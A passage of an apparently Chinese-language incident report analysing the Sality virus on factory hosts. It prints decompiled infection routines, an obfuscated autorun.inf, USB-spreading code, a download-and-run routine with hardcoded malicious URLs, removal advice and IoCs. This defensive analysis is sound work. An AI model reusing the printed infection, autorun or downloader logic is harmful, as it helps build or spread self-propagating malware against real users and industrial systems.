
避免感染 SYSTEM 系统文件：

```
if ( lpFindFileData->dwFileAttributes & 0x10 && lpFindFileData->cFileName[0] != 46 )
{
  lstrcpyA(&lpString1[a1], lpFindFileData->cFileName);
  v8 = lstrlenA(lpFindFileData->cFileName);
  v15 = v8 + a1;
  if ( lstrcmpiA(lpFindFileData->cFileName, "SYSTEM") )
  {
    v7 = a6;
    LOBYTE(v7) = a3;
    sub_431060(
      v15,
      lpString1,
      v7,
      lpFindFileData,
      (LPCSTR)((unsigned __int8)a3 != 0 ? (unsigned int)lpMultiByteStr : 0),
      a6);
  }
  a1 = v15 - v8;
  lpString1[a1] = 0;
}
++v10;
```

感染 windows 自启动程序：

```
wsprintfA(&SubKey, "%s%s", "Software\\Microsoft\\Windows\\CurrentVersion", "\\Run");
if ( !RegOpenKeyExA(hKey, &SubKey, 0, 0x20019u, &phkResult) )
{
  for ( dwIndex = 0; ; ++dwIndex )
  {
    cchValueName = 255;
    Type = 0;
    cbData = 255;
    if ( RegEnumValueA(phkResult, dwIndex, &SubKey, &cchValueName, 0, &Type, &Data, &cbData) )
      break;
    lpString = ToLowerCase(&Data, ".EXE");
    if ( lpString )
    {
      v1 = lstrlenA((LPCSTR)&Data);
      v10[v1 - lstrlenA(lpString)] = 0;
      lpString = (LPCSTR)&Data;
      if ( Data == '"' )
        ++lpString;
      Infection(lpString, 0, 0);
```

对于 Sality 其感染标志不易被发现与检测到,虽然它会清空文件的 CRC 检验和,但这并不是它的感染标志,事实上它通过设置节表头(Section Table Header)中的字段 NumberOfLinenumbers 来确认文件是否已感染(正常文件该值一般为 0),如果该值非 0,Sality 认为该文件已感染过,如果为 0,则认为未感染:



创建线程遍历注册表项**\\MuiCache,获取近期执行过的应用程序名,一一对其进行感染:

```
while ( 1 )
{
  sub_431D8F("Software\\Microsoft\\Windows\\ShellNoRoam\\MUICache");
  Sleep(0x4E20u);
  sub_431D8F("Software\\Classes\\Local Settings\\Software\\Microsoft\\Windows\\Shell\\MuiCache ");
  Sleep(0x57E40u);
}
```

```
LSTATUS __cdecl sub_431D8F(LPCSTR lpSubKey)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  cchValueName = 256;
  dwIndex = 0;
  ValueName = 0;
  memset(&v6, 0, 0xFCu);
  v7 = 0;
  v8 = 0;
  if ( !RegOpenKeyExA(HKEY_CURRENT_USER, lpSubKey, 0, 9u, &phkResult) )
  {
    do
    {
      cchValueName = 256;
      ValueName = 0;
      v4 = RegEnumValueA(phkResult, dwIndex, &ValueName, &cchValueName, 0, 0, 0, 0);
      if ( v4 || !ValueName )
        break;
      if ( GetFileAttributesA(&ValueName) != -1 )
        Infection(&ValueName, 0, 0);
      ++dwIndex;
      Sleep(0x100u);
    }
    while ( v4 != 259 );
  }
  return RegCloseKey(phkResult);
}
```

释放恶意 PE 文件到 TMP 临时目录，并对其感染：

```
.text:00433829 E8 D1 F7 FF FF          call    DropPE
.text:0043382E 83 C4 04                add     esp, 4
.text:00433831
.text:00433831                         loc_433831:                     ; CODE XREF: sub_43377A+DE↓j
.text:00433831 8D 85 F4 FE FF FF       lea     eax, [ebp+var_10C]
.text:00433837 50                      push    eax                     ; int
.text:00433838 6A 03                   push    3                       ; int
.text:0043383A 8D 8D 70 EE FF FF       lea     ecx, [ebp+FileName]
.text:00433840 51                      push    ecx                     ; lpMultiByteStr
.text:00433841 E8 E3 AA FF FF          call    Infection
.text:00433846 83 C4 0C                add     esp, 0Ch
.text:00433849 85 C0                   test    eax, eax
.text:0043384B 75 0D                   jnz     short loc_43385A
.text:0043384D 68 20 4E 00 00          push    4E20h                   ; dwMilliseconds
.text:00433852 FF 15 6C 11 40 00       call    Sleep
.text:00433858 EB D7                   jmp     short loc_433831
```

创建恶意”autorun.inf”文件至所有驱动器根目录(光盘驱动器除外)，并在 TEMP 目录中创建病毒母体文件“imje.pif”，当用户进入被感染驱动器后，就会自动执行病毒。autorun.inf 内容如下：

```
[AutoRun]
;
OPEn = imje.pif

;mwfdtf dogeVdDbI
sHEll\opeN\defAulT=1
;
ShEll\Open\cOMMand= imje.pif
;VlaY oTpgJu qIphvfvwePxpJqfo jdTuq
shELL\explore\CoMMAnd = imje.pif

;RVamBQ eYto BaQPSw
sheLL\autoplay\comMaNd=imje.pif
```

```
  v10 = GetLogicalDrives();
  for ( i = 2; ; ++i )
  {
    if ( i >= 26 )
    {
      Sleep(7000u);
      goto LABEL_8;
    }
    NumberOfBytesWritten = (v10 >> i) & 1;
    if ( NumberOfBytesWritten == 1 )
    {
      RootPathName = i + 65;
      v12 = 58;
      v13 = 92;
      String1 = 0;
      NumberOfBytesWritten = GetDriveTypeA(&RootPathName);// 5 -> DRIVE_CDROM
      if ( NumberOfBytesWritten != 5 )
      {
        lstrcatA(&RootPathName, "autorun.inf");
        hFile = CreateFileA(&RootPathName, 0x80000000, 1u, 0, 3u, 0x20u, 0);
        if ( hFile == (HANDLE)-1 )
          goto LABEL_34;
        GetFileTime(hFile, &CreationTime, &LastAccessTime, &LastWriteTime);
        if ( !FileTimeToSystemTime(&CreationTime, &SystemTime) || SystemTime.wSecond != SystemTime.wHour + 7 )
        {
          CloseHandle(hFile);
LABEL_34:
          v18 = GetFileAttributesA(&RootPathName);
          if ( v18 != -1 )
          {
            SetFileAttributesA(&RootPathName, 0x20u);
            DeleteFileA(&RootPathName);
            Deletefile(&RootPathName);
          }
          hFile = CreateFileA(&RootPathName, 0x40000000u, 2u, 0, 4u, 0x20u, 0);
```

```
  lpString2 = "open";
  v12 = "shell\\open\\command";
  v13 = "shell\\open\\Default=1\r\n";
  v14 = "shell\\explore\\Command";
  v15 = "shell\\Autoplay\\command";
  sub_424060(lpString1, 0, 0x400u);
  if ( (unsigned __int16)sub_4244CB() % 103 > 80 )
    sub_432A35(lpString1);
  lstrcatA(lpString1, "[AutoRun]\r\n");
  if ( (unsigned __int16)sub_4244CB() % 103 > 10 )
    sub_432A35(lpString1);
  for ( i = 0; i < 0x1E; ++i )
  {
    v2 = sub_4244CB() & 3;
    if ( v2 < 0 )
      v2 = (((_BYTE)v2 - 1) | 0xFFFFFFFC) + 1;
    v5 = v2;
    if ( i > 0x14 )
      v5 = i % 5;
    if ( (&lpString2)[4 * v5] )
    {
      if ( (unsigned __int16)sub_4244CB() % 103 > 10 )
        sub_432A35(lpString1);
      lstrcpyA(&String1, (&lpString2)[4 * v5]);
      (&lpString2)[4 * v5] = 0;
      sub_432962(&String1);
      if ( !ToLowerCase(&String1, "=") )
      {
        if ( (unsigned __int16)sub_4244CB() % 101 > 50 )
          lstrcatA(&String1, " ");
        lstrcatA(&String1, "=");
        if ( (unsigned __int16)sub_4244CB() % 102 > 50 )
          lstrcatA(&String1, " ");
        v3 = lstrlenA(&String1);
        wsprintfA(&String1 + v3, "%s\r\n", a2);
```

```
if ( (unsigned __int16)sub_4244CB() % 97 <= 50 )
  lstrcatA(&FileName, ".exe");
else
  lstrcatA(&FileName, ".pif");
sub_43288E(&Buffer, (int)&v24);
v2 = lstrlenA(&Buffer);
WriteFile(hFile, &Buffer, v2, &NumberOfBytesWritten, 0);
SetFileTime(hFile, &CreationTime, &LastAccessTime, &LastWriteTime);
CloseHandle(hFile);
SetFileAttributesA(&RootPathName, 7u);// FILE_ATTRIBUTE_READONLY|FILE_ATTRIBUTE_HIDDEN|FILE_ATTRIBUTE_SYSTEM
hFile = CreateFileA(&FileName, 0x40000000u, 2u, 0, 4u, 0x20u, 0);
```

线程 4:远程连接样本内硬编码的网址下载恶意软件并保存到 tmp 目录,解密并运行:

```
lstrcpyA(&String1, &String2[v16]);
if ( String1 != 'h' || v9 != 't' || v10 != 't' || v11 != 'p' )
  break;
sub_42A75A(&FileName);
ucba = DownloadFile(&String1, &FileName, 0, 500000);
if ( ucba )
  CreateProcess_0(&FileName, ucba);
v16 = j;
++i;
```

网址列表如下:

http://kukutrustnet777.info/home.gif

http://kukutrustnet888.info/home.gif

http://kukutrustnet987.info/home.gif


http://www.klkjwre9fqwieluoi.info/

http://kukutrustnet777888.info/


线程 5: 每 256 毫秒遍历一次 TEMP 目录, 删除 TEMP 目录的中的 EXE、Rar 文件

```
while ( FindNextFileA(v7, &FindFileData) )
{
  *(&String1 + v2) = 0;
  lstrcatA(&String1, FindFileData.cFileName);
  v14 = lstrlenA(&String1) - 4;
  if ( lstrlenA(FindFileData.cFileName) > 4 && !lstrcmpiA(&String1 + v14, ".EXE") )
    DeleteFile(&String1, 1);
  if ( FindFileData.dwFileAttributes & 0x10
    && FindFileData.cFileName[0] != 46
    && !lstrcmpiA(&String1 + v14, "_Rar") )
  {
    Deletefile(&String1);
  }
  Sleep(256u);
```

线程 7&8&9:加密通信,组建 P2P 僵尸网络,简图如下(这里不对具体代码做过多解释,有兴趣的读者可联系 ITh4cker):




Sality P2P Botnet



三、查杀与修复

通过前面分析我们已经知道该病毒是如何感染 PE 文件的,查杀与修复也主要基于这几个点:
1,扫描进程清除注入的线程代码
2,扫描文件清除感染代码并恢复入口点
3,system.ini 和注册表相关键值等的修改
使用 ITh4cker 攻防实验室提供的命令行查杀工具可达到完美的清除效果如下:



四、防护建议与总结

根据车间运维工程师描述，此次病毒是通过 U 盘传播的,属于典型的“内部威胁”,而且车间主机系统上均未安装任何安全相关的软件，基于此 lTh4cker 给出如下防护建议:

1.部署工业卫士等工控主机防护软件(防护 & 检测)
2.更新操作系统最新补丁、修改默认端口、修改弱密码为强密码、关闭不必要的端口、服务和程序等(外部威胁防护)
3.对需要插入使用的 U 盘(可移动存储介质)先通过安装杀软等安全软件的不联网测试机进行查毒扫描(检测内部威胁)
4.对重要的数据文件定期进行非本地备份
5.培养工程师安全操作意识,安全的重任在于人！(前几日台积电中毒事件就是很好的安全操作不当的典型案例!)

时间线(Timeline):

2018 年 7 月 23 上午接到客户求助,攻防实验室立即响应,下午提供专杀修复工具。
2018 年 7 月 24-8 月 10 日 客户模拟测试阶段(因客户之前用 360 杀毒软件直接真实环境查杀病毒,导致某些工程软件无法正常运行...客户对此存在一定担心与忧虑,故这段时间在跟上级领导申请并搭建测试环境,由于生产任务紧,进度比较慢.)
2018 年 8 月 13 日,客户模拟测试完毕,并在真实环境应用实验室查杀工具,反馈查杀与修复效果完美,没有出现正常软件无法运行的现象。

五、IoC

MD5: 4C47F0E919797A82CC780CD795D21E97

IP(部分):
223.119.50.203
23.41.74.108
223.119.50.217
116.242.0.144
134.170.165.253
223.119.248.9
223.119.248.8
117.18.237.29
122.224.45.50
223.119.50.203
223.119.50.210
. . . .